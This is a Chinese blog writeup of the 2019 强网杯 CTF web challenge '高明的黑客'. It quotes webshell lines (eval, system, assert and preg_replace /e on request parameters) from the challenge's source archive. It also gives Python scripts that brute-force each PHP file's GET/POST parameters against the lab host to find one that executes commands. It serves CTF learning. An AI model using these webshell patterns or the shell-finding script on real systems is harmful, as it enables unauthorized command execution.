

CTF [强网杯 2019]高明的黑客 writeup

原创

baynk 于 2020-04-07 11:21:59 发布 1242 收藏 1

分类专栏: #BUUCTF Writeup

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u014029795/article/details/105345861>

版权



[BUUCTF Writeup](#) 专栏收录该内容

7 篇文章 1 订阅

订阅专栏

雁过留声, 人过留名, 此网站已被黑

我也是很佩服你们公司的开发, 特地备份了网站源码到 www.tar.gz 以供大家观赏


一来搞下, 有点意思, 然后直接在 `url` 后面加上 `www.tar.gz` 进行下载文件下载, 这文件有点大, 下载的有点慢, 我以为是出错了, 又去扫目录。。 `wtf`。。不管扫啥都是 `200`。。。

id	链接	响应
1	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/s8qq.txt	200
2	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/新建文本文档.txt	200
3	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/s8log.txt	200
4	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/s8web.rar	200
4	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/s8wwwroot.rar	200
6	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/s.rar	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/777.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/myserver.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/mdb.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/admin.conf	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/jjjj.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/Cmirserver8.rar	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/weblogic.xml	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/kxmyqq.txt	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/88.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/images/4612.swf	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/net.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/manage/webeditor/wtnaadmin_login.asp...	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/yyyy.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/5555.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/testno404page.thtml	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buoj.cn/jinhuqq2007.txt	200

不过好在 第一时间写了 文件下载了

不过好在，守口如瓶，文件「好」。

This PC > Local Disk (C:) > Users > TuTuB > Downloads

Name	Date modified	Type	Size
Today (1)			
 www.tar.gz	2020/4/6 16:14	WinRAR 压缩文件...	40,333 KB

<https://blog.csdn.net/u014029795>

40M，真的狠，一打开，我惊了。

www.tar.gz\src - TAR+GZIP 压缩文件, 解包大小为 93,825,510 字节

名称	大小	压缩后...	类型	修改时间	CRC32
..			File folder		
zZW5U1aQRRK.php	45,998	?	PHP File	2019/5/23 ...	
zzt4yxY_RMa.php	21,272	?	PHP File	2019/5/23 ...	
zzqrFRic3ia.php	32,161	?	PHP File	2019/5/23 ...	
ZZfHBIT0smK.php	17,847	?	PHP File	2019/5/23 ...	
zZ50cetjKTd.php	38,230	?	PHP File	2019/5/23 ...	
zz7HHkFvmtR.php	34,653	?	PHP File	2019/5/23 ...	
ZYVG_JdEa6K.php	37,461	?	PHP File	2019/5/23 ...	
ZyDZDrQLiEX.php	38,742	?	PHP File	2019/5/23 ...	
ZYBEzKzjTIH.php	34,333	?	PHP File	2019/5/23 ...	
ZxiRi8bWBPH.php	35,746	?	PHP File	2019/5/23 ...	
ZX45WTN9cmx.php	42,128	?	PHP File	2019/5/23 ...	
zx7kZEKABX6.php	39,140	?	PHP File	2019/5/23 ...	
zX4aUJUvsmU.php	42,195	?	PHP File	2019/5/23 ...	
ZwOV9aHqXqZ.php	17,892	?	PHP File	2019/5/23 ...	
zwflEnTUWa_php	49,262	?	PHP File	2019/5/23 ...	
zwFHAb9XW7a.php	19,812	?	PHP File	2019/5/23 ...	
ZwEal3wDC02.php	30,082	?	PHP File	2019/5/23 ...	
ZwbdKDSHISw.php	49,256	?	PHP File	2019/5/23 ...	

总计 93,825,510 字节(3002 个文件) <https://blog.csdn.net/u014029795>


3000 个文件。。命令看起来还没啥规则。

硬着头皮解压后，随意点开一个文件。

```
AI0HPcFFZ2o.php
1811 $ZMFrTrfpZIn = array();
1812 $ZMFrTrfpZIn[] = $gHWyhTBugHC;
1813 var_dump($ZMFrTrfpZIn);
1814 $Ud51 .= 'LE1GGdX';
1815 $xthz3iKDGvZ = array();
1816 $xthz3iKDGvZ[] = $VX_Ltok;
1817 var_dump($xthz3iKDGvZ);
1818 $HrVR7fQ = explode('rFSCBE9MHO', $HrVR7fQ);
1819 $zg7YMN = array();
1820 $zg7YMN[] = $dy1P63;
1821 var_dump($zg7YMN);
1822 echo 'End of File';
1823
```

<https://blog.csdn.net/u014029795>

1800 多行。。。丢在本地环境里面去运行下，还尼玛报错了。



Parse error: syntax error, unexpected '?' in D:\Programs\PHPStudy\WWW\AI0HPcFFZ2o.php on line 12

<https://blog.csdn.net/u014029795>

不过换了几个都是 12 或者 13 行有错，看看到底是啥。

```
L0 print_r($match);
L1 if('MdhWORnHO' == 'xQOQRvWQc')
L2 eval($_POST['MdhWORnHO'] ?? '');
L3 $DPtf = 'UJq6SX';
```

<https://blog.csdn.net/u014029795>

居然是 eval，不过上面还有一个 if，明显不相等，这个 shell 不可利用。。。

然后又去靶场环境试了下，有回显了。

```
Array () string(9) "ymMptMHEd" string(4) "r6_w" gNHsR59NPfVarray(1) { [0]=> string(7) "ELffOdW" } JH2Wd2LNXGmxEqGncpXBpqiBkBERQZy_P6array(1) { [0]=> string(2) "Kq"
Warning: assert(): assert($_GET['CWQUBpirg'] ?? ''): " " failed in /var/www/html/CNh6qoLSvsm.php on line 123
Array () array(1) { [0]=> string(4) "C6pF" } mLd9kv1IeEstring(8) "XBnI3F0J" byeH4XPf2rrEstring(3) "HOW" string(5) "O6Dwm" string(10) "IUGcYJrcIj" Array () Array () Array () Gff
"dHMI" } array(1) { [0]=> string(5) "A2kRB" } sUzGfZC3PkfVUArray () BBarray(1) { [0]=> string(5) "yzry" } Array () array(1) { [0]=> string(10) "m2vKDjwq3c" } ZzVC0nLSfupstring
Nsbarray(1) { [0]=> string(7) "vTOeZRq" } string(4) "YHlw" Array () Array () array(1) { [0]=> string(3) "GW3" } ELI7array(1) { [0]=> string(8) "zMj_mb9O" } string(5) "POTZ8" string(
string(4) "waAO" array(1) { [0]=> string(7) "hdpM40g" } Array () Array () array(1) { [0]=> string(4) "Pv3r" } Array () YtjCrcxwc7t_c6zFdArray () string(7) "NKUtQp_" End of File
```

不过怎么构造都不行，看来是有的 shell 有问题，卧槽，估计是想让写脚本找一个可以用的 shell 吧。。。

高明的黑客，牛逼了，说干就干，先收集有哪些种类的 shell，之前就已经看到了

- assert
- eval
- exec


然后又找到了 system，也不知道还有没有其他的，暂时就这四个了。

思路是遍历每个文件，找到 \$_GET 或者 \$_POST 后的参数，然后提交参数，传入 echo 13579，如果在回显中能找到 13579 的，大概就能执行的。

```
<?php
$str = "echo 13579;";
eval($str);
echo "<hr>";
system($str);
echo "<hr>";
exec($str);
echo "<hr>";
assert($str);
```

<https://blog.csdn.net/u014029795>

运行结果为




除了 assert 有问题以外，其余的都正常了，exec 默认是没回显的，不管它。也不想写多个 payload，先这样试试吧，感觉好麻烦阿，我擦。。。

第一步，读文件数量

```
import requests
import os
import re

file_path = "C:/Users/TuTuB/Downloads/src/"
phpfiles = os.listdir(file_path)
i = 0
for phpfile in phpfiles:
    print(phpfile)
    i += 1
print(i)
```

这个算是没问题了



The screenshot shows a terminal window titled "Run: findshell x". The terminal output lists eight PHP files: `_VFzGKK2ocg.php`, `_VIHFEZNCJs.php`, `_vJom51pkvY.php`, `_w1HdLKIdBE.php`, `_XvEcpgwKNH.php`, `_yJZmtUu9bD.php`, `_ZGkvIaCu8n.php`, and `_Z1SEhoJo0T.php`. Below the list, the number `3002` is printed. The terminal interface includes a vertical toolbar on the left with icons for navigation and file management.

<https://blog.csdn.net/u014029795>

第二步，打开文件，搜索关键字，这里得用正则了。

```
with open(phpFullPath, 'r') as txt:
    shell = txt.read()
    # print(shell)
    # wordList = re.findall(regGetPost, shell) 拿参数，没去判断get或者post
    wordList = [word[2:-2] for word in re.findall(regGetPost, shell)] # 优化参数
```

这个也正常拿到了

V5Ct1Z05Fea_00

DeMcscsp

YV8nqJDhD

amQ2A0SPU

EMNPxS2A7

riZH5vvoY

ZCBPLk

wWMgYch


Detx3g1SfCf

<https://blog.csdn.net/u014029795>

第三步，发送请求，我这里没有使用 `get` 或者 `post` 来区分，直接用 `post` 提交的。

```
for word in wordList:
    url = www + phpfile + "?" + word + "=" + payload
    data = word + "=" + payload
    html = requests.post(url, headers=header, data=data)
    i += 1
    if "13579" in html.text:
        print(phpfile + " is ok !" + word + " is ok")
        flag = "flag"
        print(i)
        break
    else:
        print(word)
```

最后组合起来，加个多线程，但是一用多线程就这样，其实还是单线程慢慢跑来得好。。。这个有可能会跑不答案，没多线程就太慢了



429 Too Many Requests

openresty

<https://blog.csdn.net/u014029795>

帖个完整的，后来研究了n个小时的多线程和多进程我发现，我根本用不好这玩意，气死了，还是用单线程吧！！！！

而且应该是由由于我在选 `payload` 的时候，没注意去关键字，导致要尝试的次数特别多，应该要结合那几个危险函数来匹配的，这样速度会快很多，暂时先这样吧，回头碰到了再优化

```

import requests
import os
import re
import time


www = "http://025afb55-2fd9-4616-9183-8f399e22727d.node3.buuoj.cn/"
payload = "echo 13579;"
file_path = "D:\\Programs\\PHPStudy\\WWW\\srctest\\"
phpfiles = os.listdir(file_path)
header = {'Content-Type': 'application/x-www-form-urlencoded'}
flag = ""
i = 0
regGetPost = "\\(.+\\)"

for phpfile in phpfiles:
    try:
        print("\n", phpfile)
        phpFullPath = file_path + phpfile
        with open(phpFullPath, 'r') as txt:
            shell = txt.read()
            wordList = [word[2:-2] for word in re.findall(regGetPost, shell)]
            print(wordList)
            for word in wordList:
                url = www + phpfile + "?" + word + "=" + payload
                data = word + "=" + payload
                html = requests.post(url, headers=header, data=data)
                i += 1
                print('*', end="")
                if "13579" in html.text:
                    print("\n" + phpfile + " is ok !" + word + " is ok, 一共跑了" + i + "次")
                    flag = 13579
                    break
            if flag == 13579:
                break
        except Exception as e:
            pass

```

自己的跑了半个小时都没跑出来，卧槽了，运行量也太大了，服了。

不过去看了下其它 [writeup](#) 里面的答案，用单个页面测试是没有问题的。



```
fs2 x
KBVLzQEgb
'Qe2pof6SogVJ8Nfp\
'FWfDK_4p7rCH\
'juuR3wqwKx8ct\
xk0SzyKwfzw.php is ok !Efa5BVG is ok
23
Process finished with exit code 0
```

<https://blog.csdn.net/u014029795>

[反向](#) 优化第二版。


```


import requests
import os
import re

www = "http://025afb55-2fd9-4616-9183-8f399e22727d.node3.buuoj.cn/"
file_path = "D:\\Programs\\PHPStudy\\WWW\\srctest\\"
phpfiles = os.listdir(file_path)
header = {'Content-Type': 'application/x-www-form-urlencoded'}
flag = ""
i = 0
regGetPost = "\\w+\\(\\.+\\)"

for phpfile in phpfiles:
    print("\n", phpfile)
    phpFullPath = file_path + phpfile
    try:
        with open(phpFullPath, 'r') as txt:
            shell = txt.read()
            wordList = [word for word in re.findall(regGetPost, shell)]
            #print(wordList)
            for word in wordList:
                if "eval" in word:
                    payload = "echo 13579;"
                elif "assert" in word:
                    payload = 'var_dump("echo 13579")'
                else:
                    payload = "echo 13579"
                if "$_GET['" in word :
                    a = word.index("$_GET['")
                    word = word[a+7:-2]
                else:
                    a = word.index("$_POST['")
                    word = word[a+8:-2]
                url = www + phpfile + "?" + word + "=" + payload
                #print(url)
                data = word + "=" + payload
                html = requests.post(url, headers=header, data=data)
                i += 1
                print('*', end="")
                if "13579" in html.text:
                    print("\n" + phpfile + " is ok !" + word + " is ok, 一共跑了" + i +"次")
                    flag = 13579
                    break
            if flag == 13579:
                break
    except Exception as e :
        pass

```

除了上述的几个参数以外，这里还找到了第五个参数 `preg_replace()`，使用 `e` 标记



```
↑
↓
↳ _385yZqh8nU.php
↳ ['preg_replace("/ibRYm/e", $_GET['\kUWyHpBkf\'],'', "system($_GET['G9eLS22CD'])", "system($_GET['sfTscsGUh'])", "e:
****
↳ _3oqSq3dByu.php
↳ ["system($_GET['AlErmpmVE'])", "assert($_POST['SCvX6hV i'])", "eval($_POST['OY4BVEG0G'])", "eval($_GET['Ju6KwI D4i
Run 6 TODO Terminal Python Console
```

不过看起来，这个虽然能执行命令，但是好像没法利用，然后用自己的简化过的 `payload` 跑了一遍，好像跑不出正确答案，这个还有参数赋值给变量，然后去执行变量的搞法，那这么玩还是得全匹配阿，这个太难受了吧。。。

最后还是放弃写出个快速的了，其实还有一种方法就是，将源码进行分类，每 `100` 个文件跑一次，分30个文件跑，同时可以跑 `5` 个，这样应该可以加快点速度，这题目真是有点恶心我

不过收获还是有一些的，暂时先这样吧，有好的想法的大佬可以帮忙指正一下。